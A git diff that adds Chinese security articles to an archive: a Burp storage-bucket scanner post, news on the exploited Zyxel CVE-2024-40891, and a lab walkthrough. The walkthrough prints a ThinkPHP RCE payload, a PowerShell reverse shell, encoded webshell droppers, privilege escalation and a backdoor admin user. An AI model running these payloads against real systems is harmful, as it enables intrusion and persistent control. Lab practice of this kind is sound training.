diff --git a/data.json b/data.json
index bf4addf2..f0e4ccbf 100644
--- a/data.json
+++ b/data.json
@@ -3452,5 +3452,9 @@
"https://mp.weixin.qq.com/s?__biz=MjM5MjEyMTcyMQ==&mid=2651037464&idx=1&sn=439f05b2a2f5523c148d07a794aff60a": "Android Intent 重定向漏洞分析总结",
"https://mp.weixin.qq.com/s?__biz=MzAxMjYyMzkwOA==&mid=2247527447&idx=2&sn=0ab2f693c54ddb608b553da95edaa698": "CVE-2025-0065:TeamViewer 修补 Windows 客户端中的权限提升漏洞",
"https://mp.weixin.qq.com/s?__biz=MjM5NTc2MDYxMw==&mid=2458589300&idx=2&sn=e9f874ab1024ce5d7a8a2a424b891a7f": "关于PAN-OS DoS(CVE-2024-3393)的研究",
- "https://mp.weixin.qq.com/s?__biz=MjM5NTc2MDYxMw==&mid=2458589300&idx=2&sn=e9f874ab1024ce5d7a8a2a424b891a7f&chksm=b18c28fe86fba1e8336887843dd4ab08afa58ca810f485f7a4efd1b50cb9fd256fc84de3faef&scene=58&subscene=0": "关于PAN-OS DoS(CVE-2024-3393)的研究"
+ "https://mp.weixin.qq.com/s?__biz=MjM5NTc2MDYxMw==&mid=2458589300&idx=2&sn=e9f874ab1024ce5d7a8a2a424b891a7f&chksm=b18c28fe86fba1e8336887843dd4ab08afa58ca810f485f7a4efd1b50cb9fd256fc84de3faef&scene=58&subscene=0": "关于PAN-OS DoS(CVE-2024-3393)的研究",
+ "https://mp.weixin.qq.com/s?__biz=MzkxOTYwMDI2OA==&mid=2247484342&idx=1&sn=fbf99114ba0a7734a34ca35d09047003": "[靶场复现计划]CSLAB Thunder",
+ "https://mp.weixin.qq.com/s?__biz=Mzg3OTYxODQxNg==&mid=2247485684&idx=1&sn=ca0044c1a5698a1a8bad3d17b325b3a4": "Zyxel CPE 设备遭遇大规模攻击:关键漏洞(CVE-2024-40891)仍未修复!",
+ "https://mp.weixin.qq.com/s?__biz=MzAxMjE3ODU3MQ==&mid=2650607394&idx=1&sn=387b2dc9dd6ebd7d27288d882c5d9832": "时间强盗漏洞:ChatGPT绕过敏感话题安全防护",
+ "https://mp.weixin.qq.com/s?__biz=MzAxMjE3ODU3MQ==&mid=2650607394&idx=4&sn=d21b7373ba4514475e76fc1e86673954": "Burpsuite存储桶配置不当漏洞检测插件"
}
\ No newline at end of file
diff --git a/doc/Burpsuite存储桶配置不当漏洞检测插件.md b/doc/Burpsuite存储桶配置不当漏洞检测插件.md
index 86b91335..d3e1b556 100644
--- a/doc/Burpsuite存储桶配置不当漏洞检测插件.md
+++ b/doc/Burpsuite存储桶配置不当漏洞检测插件.md
@@ -1,71 +1,44 @@
# Burpsuite存储桶配置不当漏洞检测插件
- 进击的HACK 2024-12-09 23:55
+ 黑白之道 2025-02-02 02:16
-Burpsuite存储桶配置不当漏洞检测插件
+
-
+**01**
-声明:
-文中所涉及的技术、思路和工具仅供以安全为目的的学习交流使用,任何人不得将其用于非法用途给予盈利等目的,否则后果自行承担!
-如有侵权烦请告知,我们会立即删除并致歉。谢谢
-!
-
-
-
-
-## BucketVulTools
-
-项目地址:
-https://github.com/libaibaia/BucketVulTools
-
-Burpsuite存储桶配置不当漏洞检测插件
-## 用法
+**工具介绍**
存储桶相关配置检测自动化,访问目标网站将会自动检测,如:访问的网站引用存储桶上的静态资源,就会触发检测逻辑,将指纹识别方式修改了下,通过server头及域名中的一个方式进行判断,另外由于敏感信息误报较多,已经取消了。
## 导入burpsuite
+## 存储桶相关配置问题检测结果同步到bp的issue
+## 检测结果,目前支持阿里云,华为云,腾讯三个厂商的检测,存储桶文件遍历,acl读写,Policy读写及未授权上传
-检测结果,目前支持阿里云,华为云,腾讯三个厂商的检测,存储桶文件遍历,acl读写,Policy读写及未授权上传
-
-
-
-
-
+ 
使用的新版bp接口,所以版本有要求,jdk17
+## 打包
+```
+mvn package
+```
+## 导入bp
+##
+## 敏感字段会在这个面板展示
+##
-往期推荐
+**02**
-[burpsuite SQL注入插件](https://mp.weixin.qq.com/s?__biz=MzkxNjMwNDUxNg==&mid=2247486953&idx=1&sn=ab10862e21c3541f3bf996f5396697ec&scene=21#wechat_redirect)
+**工具下载**
+****https://github.com/libaibaia/BucketVulTools****
-[轻松编辑修改jar包工具 Recaf](https://mp.weixin.qq.com/s?__biz=MzkxNjMwNDUxNg==&mid=2247486945&idx=1&sn=d9459f4760dc0caded551f03b28d1df3&scene=21#wechat_redirect)
-
-
-[apk 变得可调试 debuggable=true](https://mp.weixin.qq.com/s?__biz=MzkxNjMwNDUxNg==&mid=2247486880&idx=1&sn=36467fed439ed3885914463567bffb32&scene=21#wechat_redirect)
-
-
-[IDA 动态调试之反反调试](https://mp.weixin.qq.com/s?__biz=MzkxNjMwNDUxNg==&mid=2247486870&idx=1&sn=b44669b43a54f84f0e3e4eaa2c7dd25d&scene=21#wechat_redirect)
-
-
-[JWT sign 未校验导致未授权用户登录](https://mp.weixin.qq.com/s?__biz=MzkxNjMwNDUxNg==&mid=2247486862&idx=1&sn=2e0bbc1f67930c8ae0dd31032e4bad4f&scene=21#wechat_redirect)
-
-
-[基于flutter的Android vpn代理工具](http://mp.weixin.qq.com/s?__biz=MzkxNjMwNDUxNg==&mid=2247486777&idx=1&sn=9c0144199ee718665d6bd790bfb1ee26&chksm=c150aad2f62723c4c2ecbcb94e2d7edbcf4064074d512b96620401dfe59e692ed136406b9dfe&scene=21#wechat_redirect)
-
-
-[Jar Obfuscator - 图形化 JAR/CLASS 字节码混淆工具](http://mp.weixin.qq.com/s?__biz=MzkxNjMwNDUxNg==&mid=2247486687&idx=1&sn=bd93740fbab2f192142c3c56ee3c3074&chksm=c150ab34f62722221c32a6cd3b9e051fe0f7383d8c7fae763d428b8a117d61eacd43bbe01428&scene=21#wechat_redirect)
-
-
-[降低js逆向分析难度的油猴脚本](http://mp.weixin.qq.com/s?__biz=MzkxNjMwNDUxNg==&mid=2247486673&idx=1&sn=d7ca2ae0861850d4807ff558468c79ba&chksm=c150ab3af627222c68566213b34cbcdbe0ca008bf01303c539364ae906259f1490d3cab3d265&scene=21#wechat_redirect)
-
-
-[简单绕过 IOS应用 frida检测](http://mp.weixin.qq.com/s?__biz=MzkxNjMwNDUxNg==&mid=2247486561&idx=1&sn=6582b889e69674b5bfc7c817ec7ce2b3&chksm=c150ab8af627229c4fa75be0bc1f27e24aef5a51059fb88b7e6de9e0bf33f93aeaa3479a0294&scene=21#wechat_redirect)
-
-
-[burp插件 | 自动丢弃不需要的http数据包](http://mp.weixin.qq.com/s?__biz=MzkxNjMwNDUxNg==&mid=2247486478&idx=1&sn=435438f1416fe0ab5345bb7f2be38354&chksm=c150abe5f62722f38e7282c061f587c6dd9be835cf25d2ebe15925a381c370efab48ffc05b24&scene=21#wechat_redirect)
-
-
-[轻松入门,frida n种过app特征检测办法之一](http://mp.weixin.qq.com/s?__biz=MzkxNjMwNDUxNg==&mid=2247486441&idx=1&sn=d3ca56d7bb74111768ad6450ef567589&chksm=c150ac02f627251487e69e23f91ae5556b76ea1e28d63aebe5e62bb79ada5603e97f5453e021&scene=21#wechat_redirect)
+> **文章来源:夜组安全**
+黑白之道发布、转载的文章中所涉及的技术、思路和工具仅供以安全为目的的学习交流使用,任何人不得将其用于非法用途及盈利等目的,否则后果自行承担!
+
+如侵权请私聊我们删文
+
+
+**END**
+
+
diff --git a/doc/Zyxel CPE 设备遭遇大规模攻击:关键漏洞(CVE-2024-40891)仍未修复!.md b/doc/Zyxel CPE 设备遭遇大规模攻击:关键漏洞(CVE-2024-40891)仍未修复!.md
new file mode 100644
index 00000000..0b3dd63a
--- /dev/null
+++ b/doc/Zyxel CPE 设备遭遇大规模攻击:关键漏洞(CVE-2024-40891)仍未修复!.md
@@ -0,0 +1,100 @@
+# Zyxel CPE 设备遭遇大规模攻击:关键漏洞(CVE-2024-40891)仍未修复!
+原创 紫队 紫队安全研究 2025-02-02 04:00
+
+**大家好,我是紫队安全研究。建议大家把公众号“紫队安全研究”设为星标,否则可能就无法及时看到啦!因为公众号只对常读和星标的公众号才能大图推送。操作方法:先点击上面的“紫队安全研究”,然后点击右上角的【...】,然后点击【设为星标】即可。**
+
+
+🚨 Zyxel 用户请注意!
+
+一场针对 Zyxel CPE 系列电信设备 的大规模网络攻击正在进行,而制造商至今仍未发布安全补丁!该漏洞(CVE-2024-40891)已被攻击者利用,可能导致系统完全失陷、网络被渗透、甚至敏感数据被窃取。
+
+
+🔍 漏洞详情:CVE-2024-40891
+
+➡️ 漏洞类型: 命令注入(Command Injection)
+
+➡️ 影响范围: Zyxel CPE 系列设备(面向互联网的管理接口)
+
+➡️ 发现时间: 2024年7月由 VulnCheck 首次披露
+
+➡️ 修复情况: 仍未修补!(截至 2025年1月)
+
+➡️ 主要影响地区: 菲律宾、土耳其、欧洲
+
+
+知名安全公司 GreyNoise 近期警告,该漏洞已被黑客武器化,并被 Mirai 变种恶意软件集成,攻击者正通过 Telnet 服务 进行远程命令执行。
+
+
+GreyNoise 高级安全研究总监 Glenn Thorpe 解释道:
+
+> “CVE-2024-40891 与 CVE-2024-40890 类似,区别在于前者基于 Telnet,后者基于 HTTP。两者都允许未认证的攻击者利用服务账户(如 `supervisor` 或 `zyuser`)执行任意命令。”
+
+
+⚠️ 也就是说,一旦设备暴露在公网,攻击者无需凭据即可接管整个系统!
+
+
+🚀 黑客如何利用 CVE-2024-40891 进行攻击?
+
+#🔹 Mirai 变种瞄准 Zyxel 设备
+
+GreyNoise 研究团队分析了攻击源IP,发现它们与 Mirai 僵尸网络 高度重叠,表明该漏洞已被多个黑客组织利用,目标是将受感染设备变成DDoS 攻击的“肉鸡”。
+
+
+#🔹 未授权访问 & 远程命令执行
+
+攻击者利用 Telnet 服务漏洞,绕过认证,然后执行恶意指令,可能导致:
+
+✅ 植入后门,长期控制设备
+
+✅ 窃取网络流量,监听敏感数据
+
+✅ 横向渗透,攻击企业或家庭网络
+
+✅ 加入僵尸网络,发动DDoS攻击
+
+
+GreyNoise 进一步警告:
+
+> “如果攻击者尝试登录目标设备,他们很可能已经成功入侵。”
+
+
+🛡️ 如何防止被攻击?
+
+由于官方尚未发布补丁,企业和个人用户必须立即采取应对措施!
+
+
+🔹 防御建议:
+
+✔ 限制管理接口访问:仅允许受信任的IP连接管理端口
+
+✔ 禁用远程管理功能:若非必要,关闭远程访问
+
+✔ 监控官方公告:关注 Zyxel 未来的补丁发布
+
+✔ 启用入侵检测:监控异常的 Telnet 访问和指令执行
+
+
+⚠️ 特别提醒: 如果你的设备暴露在公网,请尽快检查是否已被入侵,并考虑临时更换设备或采用防护方案!
+
+
+⏳ Zyxel 的安全响应为何迟缓?
+
+尽管 Zyxel 在 2024年9月 为其 NAS 设备推出了补丁,但本次 CPE 设备漏洞(CVE-2024-40891)已被公开6个月,仍未修复,引发了安全界的强烈担忧!
+
+
+甚至在不久前,Zyxel 还因推送错误的防火墙更新导致设备陷入 “无限重启” 问题,进一步损害了用户信任。
+
+****
+****
+**推荐阅读:知识星球连载创作"全球高级持续威胁:网络世界的隐形战争",总共26章,相信能够为你带来不一样的世界认知,欢迎感兴趣的朋友****入圈沟通交流。**
+
+
+
+
+****
+**喜欢文章的朋友动动发财手点赞、转发、赞赏,你的每一次认可,都是我继续前进的动力。**
+
+****
+
+
+
diff --git a/doc/[靶场复现计划]CSLAB Thunder.md b/doc/[靶场复现计划]CSLAB Thunder.md
new file mode 100644
index 00000000..79492ce6
--- /dev/null
+++ b/doc/[靶场复现计划]CSLAB Thunder.md
@@ -0,0 +1,254 @@
+# [靶场复现计划]CSLAB Thunder
+原创 DatouYoo 大头SEC 2025-02-02 08:13
+
+## 外网ThinkPHP RCE
+### 命令执行
+
+起手一个ThinkPHP
+```
+/?s=index/think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=whoami
+```
+
+
+
+image.png
+

+坏,有360
+
+
+
+image.png
+### 反弹shell
+

+先用powershell反弹个shell
+```
+/?s=index/think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=powershell%20-nop%20-W%20hidden%20-noni%20-ep%20bypass%20-c%20%22%24TCPClient%20%3D%20New-Object%20Net.Sockets.TCPClient('172.16.233.2'%2C%2029998)%3B%24NetworkStream%20%3D%20%24TCPClient.GetStream()%3B%24StreamWriter%20%3D%20New-Object%20IO.StreamWriter(%24NetworkStream)%3Bfunction%20WriteToStream%20(%24String)%20%7B%5Bbyte%5B%5D%5D%24script%3ABuffer%20%3D%200..%24TCPClient.ReceiveBufferSize%20%7C%20%25%20%7B0%7D%3B%24StreamWriter.Write(%24String%20%2B%20'SHELL%3E%20')%3B%24StreamWriter.Flush()%7DWriteToStream%20''%3Bwhile((%24BytesRead%20%3D%20%24NetworkStream.Read(%24Buffer%2C%200%2C%20%24Buffer.Length))%20-gt%200)%20%7B%24Command%20%3D%20(%5Btext.encoding%5D%3A%3AUTF8).GetString(%24Buffer%2C%200%2C%20%24BytesRead%20-%201)%3B%24Output%20%3D%20try%20%7BInvoke-Expression%20%24Command%202%3E%261%20%7C%20Out-String%7D%20catch%20%7B%24_%20%7C%20Out-String%7DWriteToStream%20(%24Output)%7D%24StreamWriter.Close()%22
+```
+
+
+
+image.png
+### 冰蝎shell
+

+反弹shell太难操作了,哥们还是上个冰蝎吧,嘻嘻。
+```
+# 创建upload目录mkdir uploadcd upload# 写入.htaccess,解析4.php(默认不解析php文件)echo 'PElmTW9kdWxlIG1vZF9yZXdyaXRlLmM+CiAgT3B0aW9ucyArRm9sbG93U3ltbGlua3MgLU11bHRpdmlld3MKICBSZXdyaXRlRW5naW5lIE9uCgogIFJld3JpdGVDb25kICV7UkVRVUVTVF9GSUxFTkFNRX0gIS1kCiAgUmV3cml0ZUNvbmQgJXtSRVFVRVNUX0ZJTEVOQU1FfSAhLWYKICBSZXdyaXRlUnVsZSBeKC4qKSQgNC5waHAvJDEgW1FTQSxQVCxMXQo8L0lmTW9kdWxlPg=='>5.jpgcertutil.exe -decode 5.jpg .htaccess# 写入冰蝎webshellecho 'PD9waHAKQGVycm9yX3JlcG9ydGluZygwKTsKc2Vzc2lvbl9zdGFydCgpOwogICAgJGtleT0iZTQ1ZTMyOWZlYjVkOTI1YiI7CgkkX1NFU1NJT05bJ2snXT0ka2V5OwoJc2Vzc2lvbl93cml0ZV9jbG9zZSgpOwoJJHBvc3Q9ZmlsZV9nZXRfY29udGVudHMoInBocDovL2lucHV0Iik7CglpZighZXh0ZW5zaW9uX2xvYWRlZCgnb3BlbnNzbCcpKQoJewoJCSR0PSJiYXNlNjRfIi4iZGVjb2RlIjsKCQkkcG9zdD0kdCgkcG9zdC4iIik7CgkJCgkJZm9yKCRpPTA7JGk8c3RybGVuKCRwb3N0KTskaSsrKSB7CiAgICAJCQkgJHBvc3RbJGldID0gJHBvc3RbJGldXiRrZXlbJGkrMSYxNV07IAogICAgCQkJfQoJfQoJZWxzZQoJewoJCSRwb3N0PW9wZW5zc2xfZGVjcnlwdCgkcG9zdCwgIkFFUzEyOCIsICRrZXkpOwoJfQogICAgJGFycj1leHBsb2RlKCd8JywkcG9zdCk7CiAgICAkZnVuYz0kYXJyWzBdOwogICAgJHBhcmFtcz0kYXJyWzFdOwoJY2xhc3MgQ3twdWJsaWMgZnVuY3Rpb24gX19pbnZva2UoJHApIHtldmFsKCRwLiIiKTt9fQogICAgQGNhbGxfdXNlcl9mdW5jKG5ldyBDKCksJHBhcmFtcyk7Cj8+Cg=='>2.jpgcertutil.exe -decode 2.jpg 4.php
+```
+
+
+
+image.png
+

+拿下新年第一个FLAG:
+
+
+
+image.png
+### 上线CS并提权
+

+LOCAL SERVICE权限,直接SweetPotato提权
+
+用https://github.com/SecurityAnalysts01/ShellcodeLoader免杀
+
+
+
+image.png
+
+
+
+image.png
+
+SweetPotato提权(新年第一提)
+
+
+
+image.png
+

+顺手抓个密码,Administrator/Tp@cslKM
+
+
+
+image.png
+

+我直接远程加一手后门用户:
+```
+shell net user benbi pass@123 /addshell net localgroup administrators benbi /add
+```
+
+
+
+image.png
+

+不是哥们,还不让我连
+
+
+
+image.png
+

+CS开启一手RDP服务
+
+
+
+image.png
+
